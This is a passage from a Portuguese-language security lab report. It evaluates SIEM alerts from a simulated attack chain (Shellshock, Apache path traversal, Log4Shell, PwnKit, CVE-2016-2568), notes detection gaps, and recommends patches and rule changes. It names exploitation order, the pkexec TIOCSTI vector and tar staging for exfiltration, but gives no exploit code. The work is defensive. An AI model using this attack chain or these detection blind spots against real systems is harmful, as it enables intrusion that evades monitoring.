Rule 100140 (pkexec, nível 12) - deteta a presença de `pkexec` nos logs mas não distingue invocação legítima de exploração. Em ambientes onde `pkexec` é utilizado legitimamente em automação, produziria falsos positivos. Uma melhoria seria correlacionar com o processo pai ou com a ausência de um utilizador privilegiado no contexto de execução.

3.6.3. Lacunas Identificadas

Não foi produzido nenhum alerta de frequência para a fase de brute force ao portal de autenticação. As rules 100163 e 100165 (login falhado) têm nível 3 e não possuem regra de frequência associada. Uma regra equivalente à rule 100201 construída no Lab 1, aplicada ao decoder `corpnet-login`, teria produzido um alerta de nível elevado antes de qualquer comprometimento ser concretizado, permitindo deteção preemptiva da fase de reconhecimento de credenciais.

3.7. Comparação com a Predição do Lab 2

No Lab 2, a matriz preditiva identificou cinco CVEs como os de maior probabilidade de exploração na infraestrutura:

CVE	Predito	Exercitado	Desvio
CVE-2014-6271 (Shellshock)	Sim	Sim	Nenhum
CVE-2021-41773 (Apache Traversal)	Sim	Sim	Nenhum
CVE-2021-44228 (Log4Shell)	Sim	Sim	Nenhum
CVE-2021-4034 (PwnKit)	Sim	Sim	Nenhum
CVE-2016-2568 (pkexec escape)	Sim	Não confirmado	Ver nota

> **Nota:** O CVE-2016-2568 foi predito como vetor de fuga para sessão parental através de chamada `ioctl TI0CSTI` ao utilizar o `pkexec` com a flag `--user`. Contudo, não foi produzido nenhum alerta independente associado a este CVE durante o ataque. A atividade de `pkexec` foi registada exclusivamente sob a rule 100140, mapeada ao CVE-2021-4034. Duas interpretações são possíveis: ou o CVE-2016-2568 não foi exercitado autonomamente pelo atacante, ou a sua exploração ocorreu em conjunto com o PwnKit sem produzir telemetria distinta que permitisse a sua identificação isolada. A ausência de uma regra dedicada ao vetor `TI0CSTI` no ruleset constitui em si uma lacuna de cobertura.

A predição revelou-se completamente precisa para quatro dos cinco CVEs. O CVE-2016-2568 não produziu um alerta independente identificável - a atividade de `pkexec` foi registada unicamente sob a rule 100140, associada ao CVE-2021-4034. É possível que o CVE-2016-2568 não tenha sido

exercitado autonomamente, ou que a sua exploração tenha ocorrido em conjunto com o PwnKit sem produzir telemetria distinta.

A ordem de exploração observada - Shellshock → Path Traversal → Log4Shell → PwnKit - é consistente com uma progressão lógica de reconhecimento externo para escalada de privilégios interna, validando a análise de vetores de ataque conduzida no Lab 2. A única surpresa foi a fase de interação com o portal CorpNet e o staging de exfiltração via tar, que não tinham sido antecipados na predição mas são coerentes com um atacante a consolidar o acesso após comprometimento total do sistema.

3.8. Conclusões e Recomendações

3.8.1. Remediação das Vulnerabilidades Exercitadas

CVE	Remediação Imediata	Prioridade
CVE-2021-44228	Atualizar liblog4j2-java para versão ≥ 2.15.0; desativar lookups JNDI via <code>-Dlog4j2.formatMsgNoLookups=true</code>	Crítica
CVE-2021-41773	Atualizar Apache para versão ≥ 2.4.50; desativar módulo CGI se não necessário	Crítica
CVE-2014-6271	Atualizar bash para versão ≥ 4.3 patch 25; desativar CGI se não necessário	Crítica
CVE-2021-4034	Atualizar policykit-1 para versão ≥ 0.105-33; remover bit SUID de pkexec se não utilizado	Alta
CVE-2016-2568	Atualizar policykit-1 para versão corrigida; restringir uso de <code>pkexec --user</code>	Alta

3.8.2. Recomendações de Hardening do SIEM

1. **Regra de frequência para brute force ao portal** - adicionar uma regra com `<if_matched_sid>100165</if_matched_sid>` e `frequency="5" num timeframe="60"`, equivalente à rule 100201 construída no Lab 1, para detetar tentativas de credenciais em volume antes de qualquer comprometimento.
2. **Elevar rule 100162 para nível 8** - a submissão de relatórios por um cliente automatizado (`lab-notes-client/1.0`) em contexto de ataque ativo deve ser acionável. Correlacionar com logins de utilizadores suspeitos via `<if_matched_sid>100166</if_matched_sid>`.
3. **Regra dedicada para TIOCSTI / CVE-2016-2568** - adicionar deteção explícita de invocação de `pkexec --user` nos logs de sistema para cobrir o vetor que não produziu telemetria distinta neste ataque.
4. **Monitorização de /tmp no FIM** - o ficheiro `www.tar` foi criado em `/tmp` sem alerta FIM dedicado. Adicionar `/tmp` às diretórias monitorizadas pelo syscheck com `realtime="yes"` detetaria o staging de exfiltração em tempo real.